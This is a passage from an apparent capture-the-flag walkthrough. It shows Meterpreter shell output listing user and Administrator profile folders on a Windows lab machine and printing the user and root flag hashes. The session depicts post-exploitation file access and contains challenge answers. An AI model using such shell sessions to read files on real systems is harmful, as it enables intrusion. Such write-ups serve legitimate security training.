100666/rw-rw-rw-  524288  fil   2017-07-15 00:03:15 +1000  NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000002.regtrans-ms
040777/rwxrwxrwx  0       dir   2017-07-14 23:45:37 +1000  NetHood
040555/r-xr-xr-x  0       dir   2017-07-15 17:58:32 +1000  Pictures
040777/rwxrwxrwx  0       dir   2017-07-14 23:45:37 +1000  PrintHood
040777/rwxrwxrwx  0       dir   2017-07-14 23:45:37 +1000  Recent
040555/r-xr-xr-x  0       dir   2017-07-15 17:58:33 +1000  Saved Games
040555/r-xr-xr-x  0       dir   2017-07-15 17:58:33 +1000  Searches
040777/rwxrwxrwx  0       dir   2017-07-14 23:45:37 +1000  SendTo
040777/rwxrwxrwx  0       dir   2017-07-14 23:45:37 +1000  Start Menu
040777/rwxrwxrwx  0       dir   2017-07-14 23:45:37 +1000  Templates
040555/r-xr-xr-x  0       dir   2017-07-15 17:58:32 +1000  Videos
100666/rw-rw-rw-  262144  fil   2024-07-23 18:34:26 +1000  ntuser.dat.LOG1
100666/rw-rw-rw-  0       fil   2017-07-14 23:45:36 +1000  ntuser.dat.LOG2
100666/rw-rw-rw-  20      fil   2017-07-14 23:45:37 +1000  ntuser.ini

meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Users\haris\Desktop
═══════════════════════════════

Mode              Size  Type  Last modified              Name
────              ────  ────  ─────────────              ────
100666/rw-rw-rw-  282   fil   2017-07-15 17:58:32 +1000  desktop.ini
100444/r--r--r--  34    fil   2024-07-23 18:10:05 +1000  user.txt

meterpreter > cat user.txt
84b36d92dcdfce786a2f3f2bea5f89d8
```

Q9 Root flag

And the root text is located in

Administrators/Desktop



```
meterpreter > cd Administrator
meterpreter > ls
Listing: C:\Users\Administrator
===============================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
040777/rwxrwxrwx  0       dir   2024-07-23 18:10:05 +1000  AppData
040777/rwxrwxrwx  0       dir   2017-07-21 16:56:24 +1000  Application Data
040555/r-xr-xr-x  0       dir   2017-07-21 16:56:40 +1000  Contacts
040777/rwxrwxrwx  0       dir   2017-07-21 16:56:24 +1000  Cookies
040555/r-xr-xr-x  0       dir   2017-12-24 13:22:48 +1100  Desktop
040555/r-xr-xr-x  4096    dir   2017-07-21 16:56:40 +1000  Documents
040555/r-xr-xr-x  4096    dir   2022-02-19 02:21:10 +1100  Downloads
040555/r-xr-xr-x  0       dir   2017-07-21 16:56:42 +1000  Favorites
040555/r-xr-xr-x  0       dir   2017-07-21 16:56:40 +1000  Links
040777/rwxrwxrwx  0       dir   2017-07-21 16:56:24 +1000  Local Settings
040555/r-xr-xr-x  0       dir   2017-07-21 16:56:40 +1000  Music
040777/rwxrwxrwx  0       dir   2017-07-21 16:56:24 +1000  My Documents
100666/rw-rw-rw-  786432  fil   2024-07-23 18:10:08 +1000  NTUSER.DAT
100666/rw-rw-rw-  65536   fil   2017-07-21 16:57:29 +1000  NTUSER.DAT{016888bd-6c
100666/rw-rw-rw-  524288  fil   2017-07-21 16:57:29 +1000  NTUSER.DAT{016888bd-6c
100666/rw-rw-rw-  524288  fil   2017-07-21 16:57:29 +1000  NTUSER.DAT{016888bd-6c
040777/rwxrwxrwx  0       dir   2017-07-21 16:56:24 +1000  NetHood
040555/r-xr-xr-x  0       dir   2017-07-21 16:56:40 +1000  Pictures
040777/rwxrwxrwx  0       dir   2017-07-21 16:56:24 +1000  PrintHood
040777/rwxrwxrwx  0       dir   2017-07-21 16:56:24 +1000  Recent
040555/r-xr-xr-x  0       dir   2017-07-21 16:56:40 +1000  Saved Games
040555/r-xr-xr-x  0       dir   2017-07-21 16:56:40 +1000  Searches
040777/rwxrwxrwx  0       dir   2017-07-21 16:56:24 +1000  SendTo
040777/rwxrwxrwx  0       dir   2017-07-21 16:56:24 +1000  Start Menu
040777/rwxrwxrwx  0       dir   2017-07-21 16:56:24 +1000  Templates
040555/r-xr-xr-x  0       dir   2017-07-21 16:56:40 +1000  Videos
100666/rw-rw-rw-  262144  fil   2024-07-23 18:34:26 +1000  ntuser.dat.LOG1
100666/rw-rw-rw-  0       fil   2017-07-21 16:56:24 +1000  ntuser.dat.LOG2
100666/rw-rw-rw-  20      fil   2017-07-21 16:56:24 +1000  ntuser.ini

meterpreter > cd Desktop
meterpreter > cat root.txt
7fa4007433c7fae34860138132ac8842
meterpreter >
```